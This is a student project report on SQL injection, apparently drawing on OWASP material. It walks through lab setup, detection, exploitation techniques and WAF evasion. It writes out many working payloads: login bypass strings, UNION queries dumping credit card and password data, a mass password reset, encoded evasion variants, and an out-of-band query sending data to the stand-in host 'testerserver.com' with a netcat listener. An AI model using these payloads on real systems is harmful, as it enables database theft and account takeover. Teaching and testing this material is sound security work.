Project report on

SQL Injection

July 9th,2018

Instructor:-Sir Noor Alam

Cyber Security and Ethical Hacking

Azure Skynet

By:-Adrian Clive Prasad

Email:wrathlustpride@gmail.com

Location:Bangalore

ACKNOWLEDGEMENT:

I would like to express our profound gratitude to our project guide Mr Noor Alam Sir and Azure Skynet Solutions Company for their support, encouragement, supervision, and useful suggestions throughout this project. Their moral support and continuous guidance enabled us to complete our work successfully

Introduction

An SQL injection attack consists of insertion or "injection" of either a partial or complete SQL query via the data input or transmitted from the client (browser) to the web application. A successful SQL injection attack can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file existing on the DBMS file system or write files into the file system, and, in some cases, issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

In general the way web applications construct SQL statements involving SQL syntax written by the programmers is mixed with user-supplied data.

A successful SQL Injection attack requires the attacker to craft a syntactically correct SQL Query. If the application returns an error message generated by an incorrect query, then it may be easier for an attacker to reconstruct the logic of the original query and, therefore, understand how to perform the injection correctly. However, if the application hides the error details, then the tester must be able to reverse engineer the logic of the original query.

About the techniques to exploit SQL injection flaws there are five commons techniques. Also those techniques sometimes can be used in a combined way (e.g. union operator and out-of-band):

- Union Operator: can be used when the SQL injection flaw happens in a SELECT statement, making it possible to combine two queries into a single result or result set.
- Boolean: use Boolean condition(s) to verify whether certain conditions are true or false.
- Error based: this technique forces the database to generate an error, giving the attacker or tester information upon which to refine their injection.
- Out-of-band: technique used to retrieve data using a different channel (e.g., make a HTTP connection to send the results to a web server).
- Time delay: use database commands (e.g. sleep) to delay answers in conditional queries. It is useful when attacker doesn't have some kind of answer (result, output, or error) from the application.


SQL Injection attacks can be divided into the following three classes:

- In-band: data is extracted using the same channel that is used to inject the SQL code. This is the most straightforward kind of attack, in which the retrieved data is presented directly in the application web page.
- Out-of-band: data is retrieved using a different channel (e.g., an email with the results of the query is generated and sent to the tester).
- Inferential or Blind: there is no actual transfer of data, but the tester is able to reconstruct the information by sending particular requests and observing the resulting behavior of the DB Server.

Requirements


1. A Vulnerable database that can be exploited
2. A Linux based operating system(preferably kali)
3. An internet connection

   Steps to create a vulnerable database.




1. Setup a database in metasploitable
2. Change directory as follows

   cd /var/www/mutillidae



3. Open a nano file as follows

sudo nano config.inc




4. Change the name of the database to “owasp10”
5. Save and exit

Ways to check if the website uses SQL:

1. Add apostrophe and check in URL , If the error that is presented is related to SQL then the website uses SQL

2. Add apostrophe in username and check the website .

Type ifconfig to get the ip address of the metasploitable database



The highlighted IP address is the IP address of the metasploit database, enter this IP address to get the database of the target

Standard SQL Injection Testing

Example 1 (classical SQL Injection):

Consider the following SQL query:

```
SELECT * FROM Users WHERE Username='$username' AND Password='$password'
```

If the query returns a value it means that inside the database a user with that set of credentials exists, then the user is allowed to login to the system, otherwise access is denied. The values of the input fields are generally obtained from the user through a web form. Suppose we insert the following Username and Password values:

```
$username = 1' or '1' = '1
$password = 1' or '1' = '1
```

The query will be:

```
SELECT * FROM Users WHERE Username='1' OR '1' = '1' AND Password='1' OR '1' = '1'
```

If we suppose that the values of the parameters are sent to the server through the GET method, and if the domain of the vulnerable web site is www.example.com, the request that we'll carry out will be:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1&password=1'%20or%20'1'%20=%20'1
```

After a short analysis we notice that the query returns a value (or a set of values) because the condition is always true (OR 1=1). In this way the system has authenticated the user without knowing the username and password.
In some systems the first row of a user table would be an administrator user. This may be the profile returned in some cases. Another example of query is the following:

```
SELECT * FROM Users WHERE ((Username='$username') AND (Password=MD5('$password')))
```

In this case, there are two problems, one due to the use of the parentheses and one due to the use of MD5 hash function. First of all, we resolve the problem of the parentheses. That simply consists of adding a number of closing parentheses until we obtain a corrected query. To resolve the second problem, we try to evade the second condition. We add to our query a final symbol that means that a comment is beginning. In this way, everything that follows such symbol is considered a comment. Every DBMS has its own syntax for comments, however, a common symbol to the greater majority of the databases is /*. In Oracle the symbol is "--". This said, the values that we'll use as Username and Password are:

```
$username = 1' or '1' = '1'))/*
$password = foo
```

In this way, we'll get the following query:

```
SELECT * FROM Users WHERE ((Username='1' or '1' = '1'))/*') AND (Password=MD5('$password')))
```

(Due to the inclusion of a comment delimiter in the $username value the password portion of the query will be ignored.)

The URL request will be:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))/*&password=foo
```

This may return a number of values. Sometimes, the authentication code verifies that the number of returned records/results is exactly equal to 1. In the previous examples, this situation would be difficult

(in the database there is only one value per user). In order to go around this problem, it is enough to insert a SQL command that imposes a condition that the number of the returned results must be one. (One record returned) In order to reach this goal, we use the operator "LIMIT <num>", where <num> is the number of the results/records that we want to be returned. With respect to the previous example, the value of the fields Username and Password will be modified as follows:

```
$username = 1' or '1' = '1')) LIMIT 1/*
$password = foo
```

In this way, we create a request like the follow:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))%20LIMIT%201/*&password=foo
```

Example 2 (simple SELECT statement):

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider also the request to a script who executes the query above:

```
http://www.example.com/product.php?id=10
```

When the tester tries a valid value (e.g. 10 in this case), the application will return the description of a product. A good way to test if the application is vulnerable in this scenario is play with logic, using the operators AND and OR.

Consider the request:

```
http://www.example.com/product.php?id=10 AND 1=2
```

```
SELECT * FROM products WHERE id_product=10 AND 1=2
```

In this case, probably the application would return some message telling us there is no content available or a blank page. Then the tester can send a true statement and check if there is a valid result:

```
http://www.example.com/product.php?id=10 AND 1=1
```

Example 3 (Stacked queries):

Depending on the API which the web application is using and the DBMS (e.g. PHP + PostgreSQL, ASP+SQL SERVER) it may be possible to execute multiple queries in one call.

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

A way to exploit the above scenario would be:

```
http://www.example.com/product.php?id=10; INSERT INTO users (…)
```

This way is possible to execute many queries in a row and independent of the first query.

Fingerprinting the Database

Even though the SQL language is a standard, every DBMS has its peculiarity and differs from each other in many aspects like special commands, functions to retrieve data such as users names and databases, features, comments line etc.

When the testers move to a more advanced SQL injection exploitation they need to know what the back end database is.

1) The first way to find out what back end database is used is by observing the error returned by the application. The following are some examples of error messages:

MySql:

```
You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the
right syntax to use near '\'' at line 1
```

One complete UNION SELECT with version() can also help to know the back end database.

```
 SELECT id, name FROM users WHERE id=1 UNION SELECT 1, version() limit 1,1
```

Oracle:

```
ORA-00933: SQL command not properly ended
```

MS SQL Server:

```
Microsoft SQL Native Client error ‘80040e14’
```

```
Unclosed quotation mark after the character string
 SELECT id, name FROM users WHERE id=1 UNION SELECT 1, @@version limit 1, 1
```

PostgreSQL:

```
Query failed: ERROR: syntax error at or near
"'" at character 56 in /www/site/test.php on line 121.
```

2) If there is no error message or a custom error message, the tester can try to inject into string fields using varying concatenation techniques:

MySql: 'test' + 'ing'

SQL Server: 'test' 'ing'

Oracle: 'test'||'ing'

PostgreSQL: 'test'||'ing'

Exploitation Techniques

Union Exploitation Technique

The UNION operator is used in SQL injections to join a query, purposely forged by the tester, to the original query. The result of the forged query will be joined to the result of the original query, allowing the tester to obtain the values of columns of other tables. Suppose for our examples that the query executed from the server is the following:

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```

We will set the following $id value:

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

We will have the following query:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM
CreditCardTable
```

Which will join the result of the original query with all the credit card numbers in the CreditCardTable table. The keyword **ALL** is necessary to get around queries that use the keyword DISTINCT. Moreover, we notice that beyond the credit card numbers, we have selected two other values. These two values are

necessary because the two queries must have an equal number of parameters/columns in order to avoid a syntax error.

The first detail a tester needs to exploit the SQL injection vulnerability using such technique is to find the right numbers of columns in the SELECT statement.

In order to achieve this the tester can use ORDER BY clause followed by a number indicating the numeration of database's column selected:

```
http://www.example.com/product.php?id=10 ORDER BY 10--
```

If the query executes with success the tester can assume, in this example, there are 10 or more columns in the SELECT statement. If the query fails then there must be fewer than 10 columns returned by the query. If there is an error message available, it would probably be:

```
Unknown column '10' in 'order clause'
```

After the tester finds out the numbers of columns, the next step is to find out the type of columns. Assuming there were 3 columns in the example above, the tester could try each column type, using the NULL value to help them:

```
http://www.example.com/product.php?id=10 UNION SELECT 1,null,null--
```

If the query fails, the tester will probably see a message like:

```
All cells in a column must have the same datatype
```

If the query executes with success, the first column can be an integer. Then the tester can move further and so on:

```
http://www.example.com/product.php?id=10 UNION SELECT 1,1,null--
```

After the successful information gathering, depending on the application, it may only show the tester the first result, because the application treats only the first line of the result set. In this case, it is possible to use a LIMIT clause or the tester can set an invalid value, making only the second query valid (supposing there is no entry in the database which ID is 99999):

```
http://www.example.com/product.php?id=99999 UNION SELECT 1,1,null--
```

Boolean Exploitation Technique

The Boolean exploitation technique is very useful when the tester finds a Blind SQL Injection situation, in which nothing is known on the outcome of an operation. For example, this behavior happens in cases where the programmer has created a custom error page that does not reveal anything on the structure of the query or on the database. (The page does not return a SQL error, it may just return a HTTP 500, 404, or redirect).

By using inference methods, it is possible to avoid this obstacle and thus to succeed in recovering the values of some desired fields. This method consists of carrying out a series of boolean queries against the server, observing the answers and finally deducing the meaning of such answers. We consider, as always, the www.example.com domain and we suppose that it contains a parameter named id vulnerable to SQL injection. This means that carrying out the following request:

```
http://www.example.com/index.php?id=1'
```

We will get one page with a custom message error which is due to a syntactic error in the query. We suppose that the query executed on the server is:

```
SELECT field1, field2, field3 FROM Users WHERE Id='$Id'
```

Which is exploitable through the methods seen previously. What we want to obtain is the values of the username field. The tests that we will execute will allow us to obtain the value of the username field, extracting such value character by character. This is possible through the use of some standard functions, present in practically every database. For our examples, we will use the following pseudo-functions:

SUBSTRING (text, start, length): returns a substring starting from the position "start" of text and of length "length". If "start" is greater than the length of text, the function returns a null value.

ASCII (char): it gives back ASCII value of the input character. A null value is returned if char is 0.

LENGTH (text): it gives back the number of characters in the input text.

Through such functions, we will execute our tests on the first character and, when we have discovered the value, we will pass to the second and so on, until we will have discovered the entire value. The tests will take advantage of the function SUBSTRING, in order to select only one character at a time (selecting a single character means to impose the length parameter to 1), and the function ASCII, in order to obtain the ASCII value, so that we can do numerical comparison. The results of the comparison will be done with all the values of the ASCII table, until the right value is found. As an example, we will use the following value for *Id*:

```
$Id=1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1
```

That creates the following query (from now on, we will call it "inferential query"):

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1'
```

The previous example returns a result if and only if the first character of the field username is equal to the ASCII value 97. If we get a false value, then we increase the index of the ASCII table from 97 to 98 and we repeat the request. If instead we obtain a true value, we set to zero the index of the ASCII table and we analyze the next character, modifying the parameters of the SUBSTRING function. The problem is to understand in which way we can distinguish tests returning a true value from those that return false. To do this, we create a query that always returns false. This is possible by using the following value for *Id*:

```
$Id=1' AND '1' = '2
```

Which will create the following query:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND '1' = '2'
```

The obtained response from the server (that is HTML code) will be the false value for our tests. This is enough to verify whether the value obtained from the execution of the inferential query is equal to the value obtained with the test executed before. Sometimes, this method does not work. If the server returns two different pages as a result of two identical consecutive web requests, we will not be able to discriminate the true value from the false value. In these particular cases, it is necessary to use particular filters that allow us to eliminate the code that changes between the two requests and to obtain a template. Later on, for every inferential request executed, we will extract the relative template from the response using the same function, and we will perform a control between the two templates in order to decide the result of the test.

In the previous discussion, we haven't dealt with the problem of determining the termination condition for out tests, i.e., when we should end the inference procedure. A techniques to do this uses one characteristic of the SUBSTRING function and the LENGTH function. When the test compares the current character with the ASCII code 0 (i.e., the value null) and the test returns the value true, then either we are done with the inference procedure (we have scanned the whole string), or the value we have analyzed contains the null character.

We will insert the following value for the field *Id*:

```
$Id=1' AND LENGTH(username)=N AND '1' = '1
```

Where N is the number of characters that we have analyzed up to now (not counting the null value). The query will be:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND LENGTH(username)=N AND '1' = '1'
```

The query returns either true or false. If we obtain true, then we have completed the inference and, therefore, we know the value of the parameter. If we obtain false, this means that the null character is present in the value of the parameter, and we must continue to analyze the next parameter until we find another null value.

The blind SQL injection attack needs a high volume of queries. The tester may need an automatic tool to exploit the vulnerability.

Error based Exploitation technique

An Error based exploitation technique is useful when the tester for some reason can't exploit the SQL injection vulnerability using other technique such as UNION. The Error based technique consists in forcing the database to perform some operation in which the result will be an error. The point here is to try to extract some data from the database and show it in the error message. This exploitation technique can be different from DBMS to DBMS (check DBMS specific section).

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider also the request to a script who executes the query above:

```
http://www.example.com/product.php?id=10
```

The malicious request would be (e.g. Oracle 10g):

```
http://www.example.com/product.php?id=10||UTL_INADDR.GET_HOST_NAME( (SELECT user FROM DUAL) )--
```

In this example, the tester is concatenating the value 10 with the result of the function

UTL_INADDR.GET_HOST_NAME. This Oracle function will try to return the host name of the parameter passed to it, which is other query, the name of the user. When the database looks for a host name with the user database name, it will fail and return an error message like:

```
ORA-292257: host SCOTT unknown
```

Then the tester can manipulate the parameter passed to GET_HOST_NAME() function and the result will be shown in the error message.

Out of band Exploitation technique

This technique is very useful when the tester find a Blind SQL Injection situation, in which nothing is known on the outcome of an operation. The technique consists of the use of DBMS functions to perform an out of band connection and deliver the results of the injected query as part of the request to the tester's server. Like the error based techniques, each DBMS has its own functions. Check for specific DBMS section.

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider also the request to a script who executes the query above:

```
http://www.example.com/product.php?id=10
```

The malicious request would be:

```
http://www.example.com/product.php?id=10||UTL_HTTP.request('testerserver.com:80'||(SELECT user FROM DUAL)--
```

In this example, the tester is concatenating the value 10 with the result of the function UTL_HTTP.request. This Oracle function will try to connect to 'testerserver' and make a HTTP GET request containing the return from the query "SELECT user FROM DUAL". The tester can set up a webserver (e.g. Apache) or use the Netcat tool:

```
/home/tester/nc –nLp 80

GET /SCOTT HTTP/1.1
```

```
Host: testerserver.com
Connection: close
```

Time delay Exploitation technique

The time delay exploitation technique is very useful when the tester find a Blind SQL Injection situation, in which nothing is known on the outcome of an operation. This technique consists in sending an injected query and in case the conditional is true, the tester can monitor the time taken to for the server to respond. If there is a delay, the tester can assume the result of the conditional query is true. This exploitation technique can be different from DBMS to DBMS (check DBMS specific section).

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider also the request to a script who executes the query above:

```
http://www.example.com/product.php?id=10
```

The malicious request would be (e.g. MySql 5.x):

```
http://www.example.com/product.php?id=10 AND IF(version() like '5%', sleep(10), 'false'))--
```

In this example the tester is checking whether the MySql version is 5.x or not, making the server to delay the answer by 10 seconds. The tester can increase the delay time and monitor the responses. The tester also doesn't need to wait for the response. Sometimes he can set a very high value (e.g. 100) and cancel the request after some seconds.

Stored Procedure Injection

When using dynamic SQL within a stored procedure, the application must properly sanitize the user input to eliminate the risk of code injection. If not sanitized, the user could enter malicious SQL that will be executed within the stored procedure.

Consider the following **SQL Server Stored Procedure:**

```
Create procedure user_login @username varchar(20), @passwd varchar(20)
As
Declare @sqlstring varchar(250)
Set @sqlstring  = '
Select 1 from users
Where username = ' + @username + ' and passwd = ' + @passwd
```

```
exec(@sqlstring)
Go
```

User input:

```
anyusername or 1=1'
anypassword
```

This procedure does not sanitize the input, therefore allowing the return value to show an existing record with these parameters.

NOTE: This example may seem unlikely due to the use of dynamic SQL to log in a user, but consider a dynamic reporting query where the user selects the columns to view. The user could insert malicious code into this scenario and compromise the data.

Consider the following **SQL Server Stored Procedure:**

```
Create
procedure get_report @columnamelist varchar(7900)
As
Declare @sqlstring varchar(8000)
Set @sqlstring  = ‘
Select ‘ + @columnamelist + ‘ from ReportTable‘
exec(@sqlstring)
Go
```

User input:

```
1 from users; update users set password = 'password'; select *
```

This will result in the report running and all users’ passwords being updated.

Automated Exploitation

Most of the situation and techniques presented here can be performed in a automated way using some tools. In this article the tester can find information how to perform an automated auditing using SQLMap:

https://www.owasp.org/index.php/Automated_Audit_using_SQLMap

SQL Injection signature Evasion Techniques

The techniques are used to bypass defenses such as Web application firewalls (WAFs) or intrusion prevention systems (IPSs). Also refer to https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF

White Space

Dropping space or adding spaces that won't affect the SQL statement. For example

```
or 'a'='a'
or 'a'  =    'a'
```

Adding special character like new line or tab that won't change the SQL statement execution. For example,

```
or
'a'=
    'a'
```

Null Bytes

Use null byte (%00) prior to any characters that the filter is blocking.

For example, if the attacker may inject the following SQL

```
' UNION SELECT password FROM Users WHERE username='admin'--
```

to add Null Bytes will be

```
%00' UNION SELECT password FROM Users WHERE username='admin'--
```

SQL Comments

Adding SQL inline comments can also help the SQL statement to be valid and bypass the SQL injection filter. Take this SQL injection as example.

```
' UNION SELECT password FROM Users WHERE name='admin'--
```

Adding SQL inline comments will be.

```
'/**/UNION/**/SELECT/**/password/**/FROM/**/Users/**/WHERE/**/name/**/LIKE/**/'admin'--
'/**/UNI/**/ON/**/SE/**/LECT/**/password/**/FROM/**/Users/**/WHE/**/RE/**/name/**/LIKE/**/
'admin'--
```

URL Encoding

Use the online URL encoding to encode the SQL statement

http://meyerweb.com/eric/tools/dencoder/

```
' UNION SELECT password FROM Users WHERE name='admin'--
```

The URL encoding of the SQL injection statement will be

```
%27%20UNION%20SELECT%20password%20FROM%20Users%20WHERE%20name%3D%27admin%27--
```

Character Encoding

Char() function can be used to replace English char. For example, char(114,111,111,116) means root

```
' UNION SELECT password FROM Users WHERE name='root'--
```

To apply the Char(), the SQL injeciton statement will be

```
' UNION SELECT password FROM Users WHERE name=char(114,111,111,116)--
```

String Concatenation

Concatenation breaks up SQL keywords and evades filters. Concatenation syntax varies based on database engine. Take MS SQL engine as an example

```
select 1
```

The simple SQL statement can be changed as below by using concatenation

```
EXEC('SEL' + 'ECT 1')
```

Hex Encoding

Hex encoding technique uses Hexadecimal encoding to replace original SQL statement char. For example, 'root' can be represented as 726F6F74

```
Select user from users where name = 'root'
```

The SQL statement by using HEX value will be:

```
Select user from users where name = 726F6F74
```

or

```
Select user from users where name = unhex('726F6F74')
```

Declare variables

Declare the SQL injection statement into variable and execute it.

For example, SQL injection statement below

```
Union Select password
```

Define the SQL statement into variable SQLivar

```
 ; declare @SQLivar nvarchar(80); set @myvar = N'UNI' + N'ON' + N' SELECT' + N'password');
EXEC(@SQLivar)
```

Alternative Expression of 'or 1 = 1'

- OR 'SQLi' = 'SQL'+'i'
- OR 'SQLi' > 'S'
- or 20 > 1
- OR 2 between 3 and 1
- OR 'SQLi' = N'SQLi'
- 1 and 1 = 1
- 1 || 1 = 1
- 1 && 1 = 1

Tools

- SQL Injection Fuzz Strings (from wfuzz tool) - https://wfuzz.googlecode.com/svn/trunk/wordlist/Injections/SQL.txt
- OWASP SQLiX
- Francois Larouche: Multiple DBMS SQL Injection tool - SQL Power Injector
- ilo--, Reversing.org - sqlbftools
- Bernardo Damele A. G.: sqlmap, automatic SQL injection tool - http://sqlmap.org/
- icesurfer: SQL Server Takeover Tool - sqlninja
- Pangolin: Automated SQL Injection Tool - Pangolin
- Muhaimin Dzulfakar: MySqloit, MySql Injection takeover tool - http://code.google.com/p/mysqloit/
- Antonio Parata: Dump Files by SQL inference on Mysql - SqlDumper
- bsqlbf, a blind SQL injection tool in Perl